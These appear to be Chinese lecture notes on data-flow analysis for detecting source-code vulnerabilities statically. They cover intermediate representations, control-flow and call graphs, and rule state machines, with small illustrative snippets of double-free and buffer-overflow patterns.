✓上下文不敏感的分析：将每个调用或者返回看做一个“goto”操作，忽略调用位置和函数参数取值等函数调用的相关信息。

✓上下文敏感的分析：对函数调用的处理包括对不同调用位置调用的同一函数加以区分的过程，通常认为不同位置调用的同一函数可能是不一样的。

- **过程间分析**考虑函数之间的数据流，即跟踪分析目标数据在函数之间的传递过程。

数据流分析方法的基本功用

- 直接用于漏洞分析；
- 为其他漏洞分析方法提供数据支持（支撑技术）。

检测程序漏洞（直接用于漏洞分析）

数据流分析可以获得程序变量在某个程序点上的性质、状态或取值等关键信息，而一些程序漏洞的特征恰好可以表现为特定程序变量在特定的程序点上的性质、状态或取值不满足程序安全的规定，因此数据流分析可直接应用于检测程序漏洞。

```
1  free(p);
2  ... ...
3  free(p);
```

（1）使用数据流分析方法对该段代码进行分析，跟踪指针变量的状态：

- ✓ 当指针p被释放时，记录指针变量p的状态为已释放；
- ✓ 当再次遇到对指针变量p的释放操作时，首先检查p的状态，如果p的状态为已释放，则程序存在指针变量重复释放这样的漏洞。

（2）使用流敏感或者路径敏感的方法，分析需要关注程序语句的先后关系：


- ✓ line1先于line3执行，且可以在同一程序路径上；
- ✓ 两个p为同一变量，且line1和3之间没对p赋值；

基于以上两条可以判断可能出现由于指针变量重复释放而出现的异常，如果分析方法中包含路径可行性的判断，则可以验证漏洞是否真实存在。

跟踪变量的取值来发现程序漏洞。比如数组访问越界导致的缓冲区溢出：

```
1  a[i]=1;
2  stpcpy(x,y);
```

- ✓ 记录数组长度；
- ✓ 分析变量i的取值。



基于数据流的源代码漏洞分析一般原理

（静态的检查是否违反安全的编码规则或符合漏洞存在条件，可视为遍历程序代码，同时进行规则匹配的过程）

1. 代码建模

源代码--->词法分析对源码进行初步解析，得到词素序列，之后基于语法分析分析程序的语法结构，将词素组合成抽象语法树。之后：

- 应用三地址码时：则利用中间代码生成过程解析抽象语法树生成三地址码；
- 使用流敏感或路径敏感分析时：在AST基础上获得控制流图（控制流图是过程内的控制流分析，还可以基于控制流图进一步生成调用图）。

2. 漏洞分析规则（检测漏洞的依据）

- 变量取值检测（取值分析规则）；
- 基于自动机的状态转移描述和状态转移安全检测（状态检测）。

3. 处理分析结果

各种流分析技术，检测到的危害权重不同，精度也不同（近似分析，如忽略一些路径条件），因此需要对检测结果的可靠性进行分析

辅助支持技术（为其他漏洞分析方法提供分析数据支持）

例子（C++、Java）：

- C++，Java这种存在间接调用的语言，构建较为完整的程序调用图需要引入DFA来确定函数或方法间的调用关系(常用方法：常量传播、指向分析);
- 不同的变量指向相同的内容，数据流分析可用来发现变量间的别名关系，以分析变量的状态或取值。

a) 辅助创建调用图

相对准确和完整的控制流信息对于静态分析是至关重要的，控制流分析和DFA密切相关。

```
1  o=new A();
2  ... ...
3  o=new B();
4  ... ...
5  o.func();
```

构建此例子程序的调用图，需要确定语句o.func（）所调用的方法，采用DFA方法跟踪变量o的状态，判断哪个o于o.func()调用在同一路径上，并且o在路径中间没有发生新的赋值，则可以判断调用的是哪个func。

```
1  String className = "myObject";
2  Class c = Class.forName(className);
3  object o = c.newInstance();
4  o.func();
```

o的类型由字符串className决定，java语言这种允许动态决定创建对象类型的反射机制，可以基于数据分析方法分析className取值，从而判断o的类型。

b）分析变量别名

```
1  p=q;
2  free(q);
3  ... ...
4  *p=1;
```


c）使用DFA完善程序模型

当出现了函数指针或者虚函数调用时，需要对指针或接收对象的类型可能的情况进行静态估计。要得到一个相对精确的估计值就需要用到过程间的分析。而过程间的分析需要程序的调用图。这个分析可以从静态可观察的初步情况开始，迭代地进行。当发现一个新的调用目标时，分析过程就会把一条新边加入到调用图中，不断地找更多的调用目标，直到分析收敛。

小结

在使用数据流分析作为辅助技术的漏洞分析过程中，初始的程序代码模型由词法分析、语法分析、控制流分析等基本程序分析构建。数据流分析主要用于完善程序调用图和分析变量别名等辅助分析。由于构建调用图的过程通常需要利用已有的调用图做过程间的分析，而调用图是程序代码模型的一部分，因此，较为合理的完善程序模型的过程就是不断利用已有程序模型得到相对完善的程序模型的过程。

二、数据流分析方法的实现



- 程序代码模型
- 程序建模
- 漏洞分析规则
- 漏洞静态分析

文本形式的源码-->字符流形式进入漏洞分析系统进行代码解析-->基本分析和辅助分析-->程序代码模型和分析规则-->分析规则在代码模型上做匹配-->初步分析结果-->漏洞分析报告

程序代码模型

DFA用使用的程序代码模型=程序代码的中间表示+关键数据结构


中间表示：抽象语法树；三地址码；静态单赋值（Static Single Assignment，SSA），控制流图（过程内），调用图（过程间）等。


1. 抽象语法树

程序抽象语法结构的树状表示。

节点代表一个运算符，该节点的子节点代表这个运算符的运算分量

抽象语法树可以描述程序语句的语法结构，以及语句中表达式的语法结构





2. 三地址码（Three address code）

编译器使用TAC来改进代码转换效率，指令被拆解表示成：成运算符，运算对象1，运算对象2，结果，4个元组，因为包含3个变量，所以称为三地址码。

① x= y op z （变量y，z经过op运算结果存入x）

② x= op y （y经过一元运算结果存入x）

③ x = y （简单赋值）

④ goto L （无条件转移，下一步要执行的指令是带有标号L的指令）

⑤ if x go to L或者if ¬x goto L （x表示条件变量（真/假），决定下一步执行的指令）

⑥ 过程调用和返回指令

```
param x1;
param x2;
call p;
```

过程调用p(x1,x2)，x1和x2是参数

⑦ 带有下标的赋值指令 (如 x=y[i]，表示数据赋值操作)

⑧ 地址或指针赋值指令 （如 x=&y, x = *y）


每个三地址赋值指令的右边最多有一个运算符，不允许组合的算数表达式。

在处理组合表达式的时候，编译器通常会生成一个临时的名字存放三地址指令计算得到的值。

相对于抽象语法树TAC更加简单明了。

3. 静态单赋值形式

一种程序语句或者指令的表示形式，在数据流分析中，静态单赋值形式的代码通常是指静态单赋值形式的三地址码。



在静态单赋值的表示中，所有的赋值都是针对具有不同名字的变量，也就是说，如果某个变量在不同的程序点被赋值，那么在这些程序点上，该变量在静态单赋值形式的表示中应该使用不同的名字。

漏洞分析系统经常需要分析变量在哪里赋值和在哪里使用，以此分析数据的流向并发现不安全行为。静态单赋值形式可以简单而直接地发现变量的赋值和使用情况。

```
1  var = malloc(sizeof(type));
2  free(var);
3  var = malloc(sizeof(type));
4  free(var);
5  var1 = malloc(sizeof(type));
6  free(var1);
7  var2 = malloc(sizeof(type));
8  free(var2);
```

一段程序代码和它的静态单赋值形式的表示

虽然通过静态单赋值的表示，程序变量的数目有所增多，但变量的不同状态之间的转换受到了一定的限制。此时有利于通过数据流分析获取变量的状态。

4. 控制流图

用于描述程序过程内控制流的有向图，对于存在多个过程的程序，每个过程的控制流结构用一个控制流图描述。


节点：基本块（basic block，BB）或其他形式，如一条程序语句。

边：有向边，表示节点之间存在潜在的控制流路径，常带有属性，如if语句的true分支或者false分支。

基本块是程序语句的线性序列。这里的语句通常是指三地址码表示的指令形式的程序语句。

基本块的特点：内部程序语句解释执行，从第一条开始逐条执行一直到最后一条，不会跳过任何一条（有没有什么情况会干扰基本块内的顺序执行？对下面这个例子合适会发生这种情况？）。

```
1 if (point == NULL){
2    point = malloc(sizeof(type));
3    count++;
4 }
5 else
6    point = point->next;
7 print("%d",count);
```



5. 调用图

调用图是描述程序中过程（函数或方法）之间的调用和被调用关系的有向图。并满足如下：


① 对程序中的每个过程都有一个节点；

② 对每个调用点（call site）都有一个节点（调用点是指程序中调用某个过程的一个程序点）；


③ 如果调用点c调用了过程p，就存在一条从c的节点到p的节点的边。

```
1  void func1(){
2     func2();//调用点1
3     func3();//调用点2
4  }
5  void func2(){
6     func3();//调用点3
7  }
8  void func3(){
9     func3();//调用点4
10 }
```

调用图



简化调用图



程序建模

程序建模过程是获得前述分析程序模型的过程。包括：代码解析和辅助分析两部分。

代码解析：代码解析过程是指词法分析、语法分析、中间代码生成以及过程内的控制流分析等基础程序代码分析过程；


辅助分析：控制流分析等为数据流分析提供支持的分析过程。

词法分析-->语法分析--->中间代码生成过程
词素序列-->抽象语法树-->三地址码

词素（Lexeme）：一种语言的基本词汇单元，由一个词或几个词组成，其元素不能单独传达整体的意思。

代码解析

为了便于数据流分析，三地址码常表示为静态单赋值形式。基于数据流分析的漏洞分析系统可以直接分析三地址码或者抽象语法树。




编译器对源代码的部分解析过程

利用编译器实现完成代码解析的前端对于漏洞分析系统的设计是一个较好的选择。编译器对代码的解析可以认为是一个完全正确的解析过程。其生成的代码中间表示以及其他的关键数据结构也正确地反映了程序代码所示的程序意图。

代码解析

- 对于解释型语言或者脚本语言编写的程序，程序代码直接被解释器解释执行，没有相应的编译器实现对程序代码的基本解析。需要在漏洞分析系统中设计完成代码解析的各个部分（Javascript，PHP等已经有相关解析程序完成）。



Java程序的编译执行过程

class文件所记录的Java字节码可以很好地反汇编为Java虚拟机的指令，而这种指令具有简洁明了的特点，静态分析可以很好地对其进行分析另一方面，由于Java程序中通常包括库方法的调用，静态分析可能需要对库方法进行分析，而分析中所需要的记录库方法的文件主要是.class格式的文件，为求分析目标的一致，通常，对Java程序进行静态分析，分析的目标是.class格式文件记录的Java字节码。

辅助分析

过程内的控制流分析：构建过程的控制流图。

- **如果**分析系统选择把抽象语法树作为漏洞分析目标的中间表示，可以选择在抽象语法树的表示中增加控制流的边（相对简单），还可以选择重组抽象语法树构建控制流图。
- **如果**分析系统所分析程序的中间表示是类似三地址码的线性的代码中间表示，辅助分析就需要分析其中的控制转移语句构建程序的控制流图（一句一句地分析程序语句或者指令，识别其中的控制转移语句，将一段代码划分为一个个基本块然后，根据控制转移语句指明的跳转到的代码的位置，将基本块连起来）。

过程内的控制流分析能够为编译器应用数据流分析技术优化代码提供关键的支持，编译器常用的常量传播、死代码消除、活跃变量分析等数据流分析技术都需要用到过程内的控制流图，因此构建辅助用控制流图的过程，仍可以参考编译器的相关的实现过程。

控制流分析的另一个关键的过程是构建程序的调用图。

a）使用直接过程调用的程序：调用的调用目标可以静态确定，构建简单；

b）存在过程参数或者是函数指针的情况：静态分析只能找到一个近似估计（一个调用点链接多个过程）；

c）对于面向对象语言：特别地，当存在子类对父类方法进行重写（override）的情况下，某个调用点上使用的方法可能是多个不同方法中的任意一个。

漏洞分析规则


程序漏洞通常和程序中变量的状态或者变量的取值相关。因此使用数据流分析方法的系统在检测程序漏洞中所使用检测漏洞的规则也是针对变量的状态或者取值而设计的。

a) 分析变量状态的一个典型的例子是在分析C语言程序是否存在对同一内存的多次释放时，通常将指向某个内存地址的指针变量在程序中被释放的次数作为指针变量的状态，而当指针变量处于被释放两次或者两次以上的状态时，认为程序存在内存多次释放漏洞。

b) 检测数据访问是否越界是典型的分析变量取值的情况，系统通过利用数据流分析方法分析数组下标的可能取值，检查这些可能的取值是否处于一个安全的范围，以此判断程序对于数组的访问是否存在越界问题。

漏洞分析规则

规则状态机模型：通常情况下，将反映程序存在漏洞的变量状态定义为状态自动机的接受态。



检测指针错误使用的状态机

```
1 char a[10];          len(a)=10;
2 ... ...
3 strcpy(dest,src);    len(dest)>len(src);
```

缓冲区溢出漏洞的变量取值规则

变量取值相关的检测规则：在特定的程序点，变量取值范围需要满足一定的约束，否则认为该程序点可能存在安全隐患。

漏洞分析规则

检测规则可以以文件或硬编码的形式存在。

文件形式：描述检测规则放方便于对规则的更新和维护，通过修改文件即可添加或者修改规则；

硬编码：添加修改复杂。

Fortify SCA等商业工具使用XML格式的文件记录检测规则。FindBugs的检测规则使用硬编码的形式，可以通过修改并编译其部分程序代码完成对检测规则的更新。

漏洞分析规则


- 分析规则描述了漏洞分析所关注的程序语句类型，同时指明了对于这些语句分析过程中的处理方式。这些处理过程包括记录哪些信息、修改哪些记录的信息，或者是否应该对记录的信息进行分析以发现相应的程序漏洞等。
- 数据流分析检测程序漏洞是利用分析规则按照一定的顺序分析程序语句的过程。

（静态）漏洞分析

1. 过程内分析：使用数据流分析方法检测程序漏洞在分析过程内的程序代码时，通常表现为按照一定顺序依次分析代码中间表示的每一条程序语句或者指令。

① 抽象语法树的分析，可以按照程序执行程序语句的过程从右向左地分析程序语句；

静态漏洞分析



分析抽象语法树和三地址码

② 三地址码分析，由于三地址码以确定的形式对操作符号进行存储，不必再分析其语句或者指令的语法结构，可以直接识别其操作以及操作相关的变量。

数据流分析所关心的三类语句

- 数据流分析对程序语句的分析，需要根据当前的变量的状态或者取值的表示以及分析规则，更新记录的变量的状态或者取值的表示。数据流分析对不同类型的程序语句进行不同的处理。

➢赋值语句；

```
1 size = sizeof(MyType);
2 p = malloc(size);
3 ...
4 if(p!=NULL)
5     free(p);
```

